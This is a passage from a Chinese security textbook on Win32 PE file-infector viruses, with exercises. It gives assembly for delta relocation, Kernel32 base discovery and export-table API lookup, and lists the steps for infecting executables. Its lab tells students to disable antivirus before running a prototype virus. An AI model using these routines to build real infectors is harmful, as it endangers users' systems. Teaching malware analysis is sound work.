病毒不可避免地也要用到变量(常量),当病毒感染宿主程序后,由于其依附到宿主程序中的位置各有不同,它随着宿主程序载入内存后,病毒中的各个变量(常量)在内存中的位置自然也会随之改变。如果病毒直接引用变量就不再准确,势必导致病毒无法正常运行。因此,病毒必须对所有病毒代码中的变量进行重新定位。病毒重定位代码如下:

```
call delta
delta:pop ebp
        …
lea eax,[ebp + (offset var1 - offset delta)]
```

当 pop 语句执行完之后,ebp 中存放的是病毒程序中标号 delta 在内存中的真正地址。如果病毒程序中有一个变量 var1,那么该变量实际在内存中的地址应该是 ebp+(offset var1-offset delta)。由此可知,参照量 delta 在内存中的地址加上变量 var1 与参考量之间的距离就等于变量 var1 在内存中的真正地址。

下面用一个简单的例子来说明这个问题。假设有一段简单的汇编代码:

```
dwVar    dd    ?
         call  @F
         @@:
         pop   ebx
         sub   ebx, offset @B
         mov   eax, [ebx + offset dwVar]
```

执行这段代码后,eax 存放的就是 dwVar 的运行时刻的地址。如果还不好理解,可以

假设这段代码在编译运行时有一个固定起始装载地址(这有点像 DOS 时代的 COM 文件)。不失一般性,可以令这个固定起始装载地址为 00401000H。这段代码编译后的可执行代码在内存中的映像为:

```
00401000 00000000       BYTE 4 DUP(4)
00401004 E800000000     call 00401009
00401009 5B             pop ebx                 //ebx = 00401009
0040100A 81EB09104000    sub ebx, 00401009      //ebx = 0
00401010 8B8300104000   mov eax, dword prt  [ebx + 00401000]
                                                //最后一句相当于
                                                //mov eax, dword prt [00401000]
                                                //或 mov eax, dwVar
```

如果理解了这个固定起始地址的装载过程,动态的装载就很容易理解了。下面假设将可执行程序动态地加载到内存中:

```
00801000   00000000       BYTE 4 DUP(4)
00801004   E800000000     call 00801009
00801009   5B             pop ebx                 //ebx = 00801009
0080100A   81EB09104000    sub ebx, 00401009     //ebx = 00400000
00801010   8B8300104000   mov eax, dword prt  [ebx + 00401000]
                                                 //最后一句相当于
                                                 //mov eax, [00801000]
                                                 //或 mov eax, dwVar
```

2. 获取 API 函数

Win32 PE 病毒和普通 Win32 PE 程序一样需要调用 API 函数,但是普通的 Win32 PE 程序里面有一个引入函数表,该函数表对应了代码段中所用到的 API 函数在动态链接库中的真实地址。这样,调用 API 函数时就可以通过该引入表找到相应 API 函数的真正执行地址。但是,对于 Win32 PE 病毒来说,它只有一个代码段,并不存在引入表。既然如此,病毒就无法像普通程序那样直接调用相关 API 函数,而应该先找出这些 API 函数在相应动态链接库中的地址。

如何获取 API 函数地址一直是病毒技术的一个非常重要的话题。要获得 API 函数地址,首先需要获得相应的动态链接库的基地址。在实际编写病毒的过程中,经常用到的动态链接库有 Kernel32.dll 和 user32.dll 等。具体需要搜索哪个链接库的基地址,就要看病毒要用的函数在哪个库中了。不失一般性,下面以获得 Kernel32 基地址为例,介绍几种方法。

(1) 利用程序的返回地址,在其附近搜索 Kernel32 的基地址。大家知道,当系统打开一个可执行文件的时候,会调用 Kernel32.dll 中的 CreateProcess 函数。当 CreateProcess 函数在完成装载工作后,它先将一个返回地址压入到堆栈顶端,然后转向执行刚才装载的应用程序。当该应用程序结束后,会将堆栈顶端数据弹出放到(E)IP 中,并且继续执行。刚才堆栈顶端保存的数据是什么呢?仔细想想,不难明白,这个数据其实就是 CreateProcess 函数在 Kernel32.dll 中的返回地址。其实这个过程和 call 指令调用子程序类似。

可以看出,这个返回地址在 Kernel32.dll 模块中。另外 PE 文件被装入内存时是按内存页对齐的,只要从返回地址按照页对齐的边界一页一页地往低地址搜索,就必然可以找到

Kernel32.dll 的文件头地址，即 Kernel32 的基地址。其搜索代码如下：

```
mov  ecx,[esp]                          //将堆栈顶端的数据(既程序返回 Kernel32 的地址)赋给 ecx
xor  edx,edx                            //清零
getK32Base:
    dec ecx                             //逐字节比较验证,也可以一页一页地搜索
    mov edx,word ptr [ecx + IMAGE_DOS_HEADER.e_lfanew]     //就是 ecx + 3ch
    test edx,0f000h                     //DOS Header 和 stub 不可能太大,不超过 4096byte
    jnz getK32Base                      //加速检验
    cmp ecx,dword ptr [ecx + edx + IMAGE_NT_HEADERS.OptionalHeader.ImageBase]
    jnz getK32Base                      //看 Image_Base 值是否等于 ecx(模块起始值)
    mov [ebp + offset k32Base],ecx      //如果是,就认为找到 kernel32 的 Base 值
    …
```

也可以采用以下方法：

```
getKBase:
mov edi,[esp + 04h]
//这里的 esp + 04h 是不定的,主要看从程序第一条指令执行到这里有多少 push
//操作,如果设为 N 个 push,则这里的指令就是 Mov edi,[esp + N * 4h]
and edi,0FFFF0000h
.while TRUE
     .if DWORD ptr [edi] ==  IMAGE_DOS_SIGNATURE  //判断是否 MZ
        mov esi,edi
        add esi,DWORD ptr [esi + 03Ch]            //esi 指向 PE 标志
      .if DWORD ptr [esi] == IMAGE_NT_SIGNATURE   //是否有 PE 标志
            .break                                //如果有跳出循环
      .endif
    .endif

     sub edi, 010000h                        //分配粒度是 10000h,dll 必然加载在 xxxx0000h 处
     .if edi < MIN_KERNEL_SEARCH_BASE
            //MIN_KERNEL_SEARCH_BASE 等于 70000000H
        mov edi, 0bff70000h
            //如果上面没有找到,则使用 Windows 9x 的 Kernel 地址
        .break
    .endif
     .endw
mov hKernel32,edi                                 //把找到的 Kernel32.dll 的基地址保存起来
```

(2) 对相应操作系统分别给出固定的 Kernel32 模块的基地址。对于不同的 Windows 操作系统来说，Kernel32 模块的地址是固定的，甚至一些 API 函数的大概位置都是固定的。譬如，Windows 98 为 BFF70000，Windows 2000 为 77E80000，Windows XP 为 77E60000。

在得到了 Kernel32 的模块地址以后，就可以在该模块中搜索所需要的 API 地址了。对于给定的 API，可以通过直接搜索 Kernel32.dll 导出表的方法来获得其地址，同样也可以先搜索出 GetProcAddress 和 LoadLibrary 两个 API 函数的地址，然后利用这两个 API 函数得到所需要的 API 函数地址。在已知 API 函数序列号或函数名的情况下，如何在导出表中搜索 API 函数地址的过程请参考 PE 文件结构一节。具体代码如下：

```
GetApiA         proc     Base:DWORD,sApi:DWORD
```

```
        local   ADDRofFun:DWORD
        pushad
        mov     edi,Base
        add     edi,IMAGE_DOS_HEADER.e_lfanew
        mov     edi,[edi]                   //现在 edi = off PE_HEADER
        add     edi,Base                    //得到 IMAGE_NT_HEADERS 的偏移

        mov     ebx,edi
        mov     edi,
                [edi + IMAGE_NT_HEADERS.OptionalHeader.DataDirectory.VirtualAddress]
        add     edi,Base                    //得到 edi = IMAGE_EXPORT_DIRECTORY 入口

        mov     eax,[edi + 1ch]             //AddressOfFunctions 的地址
        add     eax,Base
        mov     ADDRofFun,eax
                                            //ecx = NumberOfNames
        mov     ecx,[edi + 18h]
        mov     edx,[edi + 24h]
        add     edx,Base                    //edx = AddressOfNameOrdinals

        mov     edi,[edi + 20h]
        add     edi,Base                    //edi = AddressOfNames
        invokeK32_api_retrieve,Base,sApi
        mov     ebx,ADDRofFun
        shl     eax,2                       //要 * 4 才得到偏移
        add     eax,ebx
        mov     eax,[eax]
        add     eax,Base                    //加上 Base
        mov     [esp + 7 * 4],eax           //eax 返回 api 地址
        popad
        ret
GetApiA         endp

K32_api_retrieve        proc    Base:DWORD,sApi:DWORD
        push    edx                         //保存 edx
        xor     eax,eax                     //此时 esi = sApi
Next_Api:                                   //edi = AddressOfNames
        mov     esi,sApi
        xor     edx,edx
        dec     edx
Match_Api_name:
        mov     bl,byte ptr [esi]
        inc     esi
        cmp     bl,0
        jz      foundit

        inc     edx

        push    eax
        mov     eax,[edi + eax * 4]         //AddressOfNames 的指针,递增
        add     eax,Base                    //注意是 RVA,一定要加 Base 值
```

```
        cmp     bl,byte ptr [eax + edx]     //逐字符比较
        pop     eax
        jz      Match_Api_name              //继续搜寻
        inc     eax                         //不匹配,下一个 api
        loop    Next_Api
        jmp     no_exist                    //若全部搜完,即未存在
foundit:
        pop     edx                         //edx = AddressOfNameOrdinals
        shl     eax,1                       //* 2 得到 AddressOfNameOrdinals 的指针
        movzx   eax,word ptr [edx + eax]    //eax 返回指向 AddressOfFunctions 的指针
        ret
no_exist:
        pop     edx
        xor     eax,eax
        ret
K32_api_retrieve  endp
```

3. 文件搜索

搜索文件是病毒寻找目标文件的非常重要的功能。在 Win32 汇编中,通常采用 API 函数进行文件搜索。关键的函数和数据结构如下。

(1) FindFirstFile:该函数根据文件名查找文件。

(2) FindNextFile:该函数根据调用 FindFirstFile 函数时指定的一个文件名查找下一个文件。

(3) FindClose:该函数用来关闭由 FindFirstFile 函数创建的一个搜索句柄。

(4) WIN32_FIND_DATA:该结构中存放着找到文件的详细信息。

文件搜索一般采用递归算法进行搜索,也可以采用非递归搜索方法,这里仅介绍第一种算法的搜索过程。

```
FindFile Proc
```

① 指定找到的目录为当前工作目录;

② 开始搜索文件(*.*);

③ 该目录搜索完毕? 是则返回,否则继续;

④ 找到文件还是目录? 是目录则调用自身函数 FindFile,否则继续;

⑤ 是文件,如符合感染条件,则调用感染模块,否则继续;

⑥ 搜索下一个文件(FindNextFile),转到③继续。

```
FindFile Endp
```

4. 内存映射文件

内存映射文件提供了一组独立的函数,这些函数使应用程序能够像访问内存一样对磁盘上的文件进行访问。这组内存映射文件函数将磁盘上的文件全部或者部分映射到进程虚拟地址空间的某个位置,以后对文件内容的访问就如同在该地址区域内直接对内存访问一样简单。这样,对文件中数据的操作便是直接对内存进行操作,大大提高了访问的速度,这对于计算机病毒减少资源占有是非常重要的。在计算机病毒中,通常采用如下几个步骤。

(1) 调用 CreateFile 函数打开想要映射的宿主程序,返回文件句柄 hFile。

(2) 调用 CreateFileMapping 函数生成一个建立基于宿主文件句柄 hFile 的内存映射对象,返回内存映射对象句柄 hMap。

(3) 调用 MapViewOfFile 函数将整个文件(一般还要加上病毒体的大小)映射到内存中。得到指向映射到内存的第一个字节的指针(pMem)。

(4) 用刚才得到的指针 pMem 对整个宿主文件进行操作,对宿主程序进行病毒感染。

(5) 调用 UnmapViewFile 函数解除文件映射,传入参数是 pMem。

(6) 调用 CloseHandle 来关闭内存映射文件,传入参数是 hMap。

(7) 调用 CloseHandle 来关闭宿主文件,传入参数是 hFile。

5. 病毒如何感染其他文件

PE 病毒感染其他文件的常见方法是在文件中添加一个新的节,然后,把病毒代码和病毒执行后返回宿主程序的代码写入新添加的节中,同时修改 PE 文件头中入口点(AddressOfEntryPoint),使其指向新添加的病毒代码入口。这样,当程序运行时,首先执行病毒代码,当病毒代码执行完成后才转向执行宿主程序。下面来具体分析一下病毒感染其他文件的步骤。

(1) 判断目标文件开始的两个字节是否为 MZ。

(2) 判断 PE 文件标记 PE。

(3) 判断感染标记,如果已被感染过则跳出,继续执行宿主程序,否则继续。

(4) 获得 Data Directory(数据目录)的个数(每个数据目录信息占 8 个字节)。

(5) 得到节表起始位置(数据目录的偏移地址＋数据目录占用的字节数＝节表起始位置)。

(6) 得到节表的末尾偏移[紧接其后用于写入一个新的病毒节信息,节表起始位置＋节的个数＊每个节表占用的字节数 28H＝节表的末尾偏移]。

(7) 开始写入节表。

① 写入节名(8 字节)。

② 写入节的实际字节数(4 字节)。

③ 写入新节在内存中的开始偏移地址(4 字节),同时可以计算出病毒入口位置。上一个节在内存中的开始偏移地址＋(上一个节的大小/节对齐＋1)＊节对齐＝本节在内存中的开始偏移地址。

④ 写入本节(即病毒节)在文件中对齐后的大小。

⑤ 写入本节在文件中的开始位置。上节在文件中的开始位置＋上节对齐后的大小＝本节(即病毒)在文件中的开始位置。

⑥ 修改映像文件头中的节表数目。

⑦ 修改 AddressOfEntryPoint(即程序入口点指向病毒入口位置),同时保存旧的 AddressOfEntryPoint,以便返回宿主并继续执行。

⑧ 更新 SizeOfImage(内存中整个 PE 映像尺寸＝原 SizeOfImage＋病毒节经过内存节对齐后的大小)。

⑨ 写入感染标记(后面例子中是放在 PE 头中)。

⑩ 在新添加的节中写入病毒代码。

```
ECX = 病毒长度
ESI = 病毒代码位置(并不一定等于病毒执行代码开始位置)
EDI = 病毒节写入位置
```

⑪ 将当前文件位置设为文件末尾。

6. 如何返回到宿主程序

为了提高自己的生存能力,病毒不应该破坏宿主程序的原有功能。因此,病毒应该在执行完毕后,立刻将控制权交给宿主程序。病毒如何做到这一点呢? 返回宿主程序相对来说比较简单,病毒在修改被感染文件代码开始执行位置(AddressOfEntryPoint)时,会保存原来的值,这样,病毒在执行完病毒代码之后用一个跳转语句跳到这段代码处继续执行即可。

在这里,病毒会先做出一个"现在执行程序是否为病毒启动程序"的判断,如果不是启动程序,病毒才会返回宿主程序,否则继续执行程序其他部分。对于启动程序来说,它是没有病毒标志的。

上述几点都是病毒编制不可缺少的技术,这里的介绍比较简单,如果想进一步了解技术可以参考 Billy Belceb 的 Win32 病毒编制技术以及中国病毒公社(CVC)杂志。

3.3.3 从 Ring3 到 Ring0 的简述

Windows 操作系统运行在保护模式,保护模式将指令执行分为 4 个特权级,即众所周知的 Ring0、Ring1、Ring2 和 Ring3。Ring0 意味着更多的权利,可以直接执行诸如访问端口等操作,通常应用程序运行于 Ring3,这样可以很好地保护系统安全。然而当我们需要 Ring0 的时候(如跟踪、反跟踪和写病毒等),麻烦就来了。如果想进入 Ring0,一般要写 VxD 或 WDM 驱动程序,然而这项技术对一般人来说并不那么简单。由于 Windows 9x 未对 IDT (Interrupt Descriptor Table)、GDT (Global Descriptor Table) 和 LDT (Locale Descriptor Table)加以保护,因此可以利用这一漏洞来进入 Ring0。由于 Windows 9x 肯定会被淘汰,又由于有太多的人已经详细介绍了这些技术,本文不打算再多做介绍。用 SHE (Structure Handle Exception)、IDT、GDT 和 LDT 等方法进入 Ring0 的例子请参考 CVC 杂志、已公开的病毒源码和相关论坛等。

在 Windows NT/Windows 2000/Windows XP 下进入 Ring0 是一件较困难的事情,因此,大多数感染 Windows NT/Windows 2000/Windows XP 系统的病毒都是 Ring3 级别的。最近网上流传着一篇由 webcrazy 编写的 Windows 2000 下进入 Ring0 的 C 教程,这篇文章非常值得研究 Ring0 病毒的技术人员参考。另外,大家也可以参考《未公开的 NT 核心》,该书详细介绍了添加用户中断服务的方法。目前已经有病毒利用了这个漏洞,但是相关病毒源码却很少见。

需要说明的是,由于 Windows 2000 已经有了比较多的安全审核机制,即使掌握了这种技术,如果想在 Windows 2000 下进入 Ring0 还必须具有 Administrator 权限。如果系统存在某种漏洞,如缓冲区溢出等,还是有可能获得 Administrator 权限的。因此,必须同时具备病毒编制技术和黑客技术才能进入 Windows 2000 的 Ring0,由此可以看出当前的病毒编制技术越来越需要综合能力。

3.3.4　PE 文件格式实验

本实验是根据 PE 文件结构及其运行原理而设计的实验。通过该实验，读者可以了解 PE 文件的结构，为进一步学习 PE 文件病毒原理奠定基础。

1. 实验目的

了解 PE 文件基本结构。

2. 实验环境

(1) 运行环境：Windows 2000、Windows 9x、Windows NT 以及 Windows XP。

(2) 编译环境：Visual Studio 6.0。

3. 实验步骤

(1) 文件位置：附书资源目录\Experiment\winpe。

(2) 使用编译环境打开源代码工程，编译后可以生成可执行文件 winpe.exe。

(3) 预备步骤：找任意一个 Win32 下的 EXE 文件作为查看对象。

(4) 实验内容：运行 winpe.exe，并打开任意一个 EXE 文件，选择不同的菜单，可以查看到 EXE 文件的内部结构。实验具体步骤可以参考本教材 PPT。可以与网上同类共享软件比较，如 PE_STUB.exe 等 PE 文件查看器软件。

3.4　综合实验一：32 位文件型病毒实验

本实验是根据 3.3.2 节的文件型病毒编制技术而设计的原型病毒。之所以设计成原型病毒，是因为考虑到信息安全课程的特殊性。学习病毒原理的目的是为了更好地防治病毒，而不是教各位读者编写能运行于实际环境的病毒。

1. 实验目的

(1) 了解文件型病毒的基本制造原理。

(2) 了解病毒的感染、破坏机制，进一步认识病毒程序。

(3) 掌握文件型病毒的特征和内在机制。

2. 实验环境

运行环境 Windows 2000、Windows 9x、Windows NT 和 Windows XP。

3. 实验步骤

文件位置：附书资源目录\Experiment\win32virus。

目录中的 virus.rar 包中包括 Virus.exe(编译的病毒程序)、软件使用说明书.doc(请仔细阅读)、源代码详解.doc(对代码部分加入了部分注释)以及 pll.asm(程序源代码)。Example.rar 包中选取的是一个常用程序(ebookedit)安装后的安装目录下的程序，用于测试病毒程序。

预备步骤：将 example.rar 解压缩到某个目录，如 D:\virus\example。解压完毕后，应该在该目录下有 Buttons 目录、ebookcode.exe、ebookedit.exe、ebrand-it.exe 以及 keymaker.exe 等程序，然后把 virus.rar 包解压后的 Virus.exe 复制到该目录中。

实验内容：通过运行病毒程序观看各步的提示以了解病毒的内在机制。详细的演示步骤参见教学 PPT。

4. 实验注意事项

(1) 本病毒程序用于实验目的，请妥善使用。

(2) 在测试病毒程序前，请先关闭杀毒软件的自动防护功能或直接关闭杀毒软件。

(3) 本程序是在开发时面向实验演示用的，侧重于演示和说明病毒的内在原理，破坏功能有限；而目前流行的病毒破坏方式比较严重，而且发作方式非常隐蔽，千万不要把其他病毒程序采用本例的方式来进行直接运行测试。

(4) 测试完毕后，请注意病毒程序的清除，以免误操作破坏计算机上的其他程序。

3.5 习题

1. 填空题

在 DOS 操作系统时代，计算机病毒可以分成_____和_____两大类。

2. 选择题

(1) 在 Windows 32 位操作系统中，其 EXE 文件中的特殊标示为(　　)。

A. MZ　　B. PE　　C. NE　　D. LE

(2) 能够感染 EXE、COM 文件的病毒属于(　　)。

A. 网络型病毒　　B. 蠕虫型病毒　　C. 文件型病毒　　D. 系统引导型病毒

3. 思考题

(1) 通过程序语言直接操控计算机底层硬件是计算机病毒创作者所不断追求的。讨论一下，在 DOS、Windows 9x 系列、Windows NT 系列系统下如何操作底层硬件设备。

(2) 在 32 位 Windows 系统下，编制一个原理型的计算机病毒最基本的步骤有哪些？

4. 上机题

(1) 在现有操作系统上安装虚拟机软件，并在虚拟机里安装 DOS 7.1 操作系统。

(2) 学习并实践引导型病毒原理。

(2) 学习并实践 COM 文件型病毒原理。

(3) 编译并运行 PE 文件格式查看程序，完成该实验。

(4) 上机实践 32 位文件型病毒实验。